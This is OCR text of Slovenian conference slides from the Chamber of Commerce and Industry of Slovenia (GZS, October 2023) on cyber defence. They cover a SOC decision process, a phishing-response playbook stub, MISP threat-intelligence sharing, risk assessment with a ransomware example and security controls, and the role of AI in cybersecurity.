

Odločitveni sistem

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Proces

CPE-ji, CVE-ji in odvisnosti virov

Identifikacija ogroženih virov in ranljivosti



Proaktivno

Reaktivno

Vulnerabilities

Assets

$CVSS(a_1,v_1)$	...	$CVSS(a_1,v_m)$
...	...	...
$CVSS(a_n,v_1)$	...	$CVSS(a_n,v_m)$

Agregacija

Identifikacija incidentov (analiza in obogatitev IoC-jev in podatkov)

Ocenitev vpiva incidentov

Incidents

Assets

$S(a_1,i_1)$	...	$S(a_1,i_m)$
...	...	...
$S(a_n,i_1)$	...	$S(a_1,i_m)$



IoC-ji in podatki o kibernetskih dogodkih (SIEM)

Skupinsko odločanje





Identifikacija premostitvenih ukrepov in strategij

Ocenitev premostitvenih ukrepov in strategij

Efficiency

Mitigations

$E(m_1)$
...
$E(m_p)$

Izbira in implementacija premostitvenih ukrepov in strategij

Ukrepi, TTP-ji

Učinkovitost implementacije

SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

Umestitev procesa v VOC



Nadziranje IT/OT infrastrukture

Zbiranje in koreliranje logov

Opozarjanje

"Ticketing"

VOC L1/L2 izračun resnosti

VOC L1/L2 preiskave in odzivanje

Repozitorij (SAPPAN)

CTI (IoCs)

Izvedba odzivnih procedur

Procesni stroj (TheHive/Cortex)

SOC L3 izračun resnosti

VOC L3 ukrepi, odzivanje in poročanje

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Upravljanje odzivnih procedur

- BPMN 2.0
- CACAO 1.0



Phishing Incident Response Procedure




```
{
  "type": "playbook",
  "spec_version": "1.1",
  "id": "playbook--8bf32013-452e-5555-8d42-12001e0ecd60",
  "name": "Phishing Incident Response Procedure",
  "playbook_types": [
    "remediation",
    "detection",
    "mitigation",
    "investigation"
  ],
  "created_by": "identity--0a7d4546-8846-5577-9c89-1240a0ea2c4e",
  "created": "2023-02-23T14:58:08Z",
  "modified": "2023-02-23T15:20:08Z",
  "workflow_start": "Step--9935d2ca-5f1a-5bc0-aa51-1c0758b9b5f1",
  "workflow": {...}
}
```



zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

VOC Informatike – MISP

- ‘Open Source’ TI platforma
- izmenjava, kolaboracija in deljenje obveščevalnih podatkov o grožnjah med organizacijami in skupnostmi
- različni podatki o grožnjah (IOC, C2 vzorci kode, profili akterjev groženj, ukrepi, rešitve, orodja …) – skladišče obveščevalnih podatkov o grožnjah
- standardiziran tip podatkov (STIX, json, xml, csv …)
- deljenje podatkov med zaupanja vrednimi strankami, skupnostmi (CERT, NATO, Energetika …)
- korelacija med zapisi, ki omogoča identifikacijo TTP in boljše razumevanje
- kolektivna obramba

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

VOC Informatike – MISP

- V operativni uporabi 6 mesecev
- 45.701 IP na referenčnem seznamu (IOC, C2)
- Cca 400 dogodkov/mesec
- 7 resnih

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Kaj smo dosegli z R&R?

- Proaktiven in celovit pristop h KV
- Upravljanje in implementacija učinkovitih premostitvenih ukrepov in strategij, s katerimi lahko vnaprej naslovimo kibernetske grožnje
- Stroškovna in izvedbena učinkovitost
- Poenotenost z EU zakonodajo v luči direktive NIS 2
- Povečanje kibernetske odpornosti EE sistema v realnem času
- Primernost rešitev za različna korporativna okolja in podjetja
- Izboljšava informacij za odločanje o KV
- Vpetost človeka v KV na različnih organizacijskih nivojih
- Izemnjava informacij o kibernetskih grožnjah
- Standardizacija in povečanje učinkovitosti odzivov
- Vertikalno in horizontalno povezovanje (podjetja, deležniki, organizacijski nivoji, delovni procesi, EU prostor …)

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

~Aktualni izzivi in rešitve za podjetja~

27. oktober 2023, 9:00-14:00
GZS, Dvorana A

Telekom Slovenije

CREAPLUS

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

Kako analizirati kibernetska tveganja ter ugotovitve praktično uporabiti?

~Marko Zavadlav, PRO.astec~

27. oktober 2023, 9:00-14:00
GZS, Dvorana A

Telekom Slovenije

CREAPLUS

AGENDA

- Kdo smo?
- Zakaj upravljati tveganja?
- Metodologija
- Ocena in analiza
- Ukrepi/kontrole

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

O predavatelju

Marko Zavadlav

- Vodilni presojevalec ISO/IEC 27001
- Presojevalec ISO 22301
- Presojevalec ISO 9001
- Presojevalec TISAX
- Preizkušeni revizor informacijskih sistemov

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Zakaj upravljati tveganja

Kibernetske grožnje – pred kom se branimo?

- Notranji nepridipravi
- Okvare
- Napake ljudi
- Kriminalne organizacije
- Samostojni napadalci, katerih cilj je denar
- Organizirani napadalci, podprti s strani držav

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Zakaj upravljati tveganja

Kaj je tveganje?

- Kombinacija verjetnosti dogodka in njegove posledice. (ISO/IEC 73)
- vpliv negotovosti na cilje, učinek pa je pozitivno ali negativno odstopanje od pričakovanega (ISO 31000)

Zakaj upravljati tveganja

- Zmanjšujemo verjetnost uresničitve grožnje
- Zmanjšujemo posledice realizirane grožnje
- Zmanjšamo tveganje!

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Metodologija

Pred samo izvedbo ocene

Vrednosti tveganj (T=V+P-K)

Ocena verjetnosti						
	5	5	10	15	20	25
	4	4	8	12	16	20
	3	3	6	9	12	15
	2	2	4	6	8	10
	1	1	2	3	4	5
		1	2	3	4	5
		Ocena posledice				



zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Metodologija

- Matrika
- Vrednosti
- Sprejemljivi nivo
- Odgovornosti
- Perioda
- Osnovni nabor groženj
- Predlog in potrjevanje kontrol/ukrepov
- Nadzor nad učinkovitostjo kontrol

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Ocena in analiza - primer

- Grožnja – izsiljevalski virusi
- Ranljivost – nezaščiteni sistemi, nepoznavanje kibernetske higiene, operacijski sistemi brez proizvajalčeve podpore, neustrezne varnostne kopije, slaba varnost znotraj omrežja

- Verjetnost pojavitve
- Posledice (finančne, ugled, operativne)

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Ocena in analiza - kontrole

- Preventivne kontrole
- Detektivne kontrole
- Korektivne kontrole

Ocena in analiza – kontrole primer

Preventivne kontrole:

- Protivirusna zaščita na delovnih postajah
- Protivirusna zaščita na strežnikih
- Protivirusna zaščita na poštnem strežniku
- Izobraževanje in ozaveščanje
- Zaščita in izolacija pomembnih podatkov

Ocena in analiza – kontrole primer

Detektivne kontrole:

- EDR (endpoint detection and response)
- XDR (Extended detection and response)
- SIEM (Security information and event management)
- SOC (Security Operations Center)

Ocena in analiza – kontrole primer

Korektivne kontrole:

- Varnostne kopije
- Ekipa za odziv na kibernetske varnostne incidente

Zaključek

- Osnove
- Pomembnost
- Kibernetska higiena

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Hvala za pozornost!

Marko Zavadlav
marko.zavadlav@astec.si

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

~Aktualni izzivi in rešitve za podjetja~

27. oktober 2023, 9:00-14:00
GZS, Dvorana A

Telekom Slovenije

CREAPLUS

CREAPLUS

zit SeKV

Združenje za informatiko in telekomunikacije
Kibernetska varnost

Kaj AI prinaša področju kibernetske varnosti? Primer uporabe AI v obrambnih programih

KONFERENCA: Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?
Gospodarska zbornica Slovenije
27. 10. 2023

- CREAPLUS zaposluje vrhunske strokovnjake s področja informacijske varnosti in kriptografije, vključene v globalne obrambne in varnostne projekte.
- Vzdržujemo visoke standarde varnosti in z lastnimi rešitvami za kritične naloge na področju informacijske varnosti zmanjšujemo stroške podjetjem in drugim organizacijam.
- Naše stranke se zanašajo na nas za podporo pri osrednjih poslovnih operacijah, za zagotavljanje skladnosti, zaščito podatkov in informacijsko varnost.

UMETNA INTELIGENCA IN KIBERNETSKA VARNOST

- **Umetna inteligenca že več kot desetletje spreminja kibernetsko varnost**, pri čemer strojno učenje pospešuje odkrivanje groženj in prepoznavanje odstopanj.
  - Pri uporabi AI je v središču pomoč ljudem, da delujejo učinkoviteje, s tem da občutno zmanjšajo porabo časa, denarni vložek in spretnosti, ki so zahtevane za izvajanje nalog.
  - Prednost tehnologije je v sposobnosti samoučenja, tako da lahko natančno napoveduje izid, prepoznava vzorce in samodejno izvaja prilagoditve na podlagi tako preteklih kot trenutnih informacij.



CREAPLUS

- **Razvoj velikih jezikovnih modelov (LLM) je prinesel AI na čelo skupnosti kibernetske varnosti**
  - Modeli strojnega učenja temeljijo na podatkih in brez ustreznih količin ter kakovosti podatkov lahko model strojnega učenja ne glede na to, kako dober je v teoriji, postane neuporaben.
  - To ne zmanjšuje pomena izbire pravih algoritmov strojnega učenja. Podatki in algoritmi morajo dopolnjevati drug drugega, da lahko rešujejo določene uporabne primere.



- **Razvoj velikih jezikovnih modelov (LLM) je prinesel AI na čelo skupnosti kibernetske varnosti**
  - Kljub temu da je avtomatizacija zbiranja podatkov, njihove normalizacije, odkrivanja in povezovanja mogoča, je za kompleksne napade ključna vključitev strokovnjakov s področja kibernetske varnosti.
  - Na področju kibernetske varnosti je izrednega pomena zagotavljanje dobrega konteksta celotnemu nizu podatkov, kar poteka preko obogatitve podatkov z drugimi informacijami in povezovanja več podatkov v skupni kontekst.
  - Zlonamerna uporaba LLMs: kriminalne skupine uporabljajo LLMs, da povečajo obseg in hitrost svojih napadov.



- **Pomembni izzivi uporabe AI za kibernetsko varnost**
  - **Vzpostavljanje zaupanja**
    - Natančnost in razložljivost sta ključna izziva pri uporabi AI. Če podatki pri treniranju modelov ne predstavljajo »resničnega sveta«, bo model razvil pristranskost, ki lahko izkrivi njegovo sposobnost zagotavljanja pričakovanih rezultatov.
  - **Varnost podatkov**
    - Opredelitev in nadzor nad tem, kateri podatki o treniranju se lahko delijo, je bistvenega pomena. V napačnih rokah bi ti podatki lahko pomagali kriminalnim skupinam pri njihovih napadih, da bi spodkopali zmožnost AI, da prepozna njihove datoteke, aplikacije in zlonamerno postopanje.

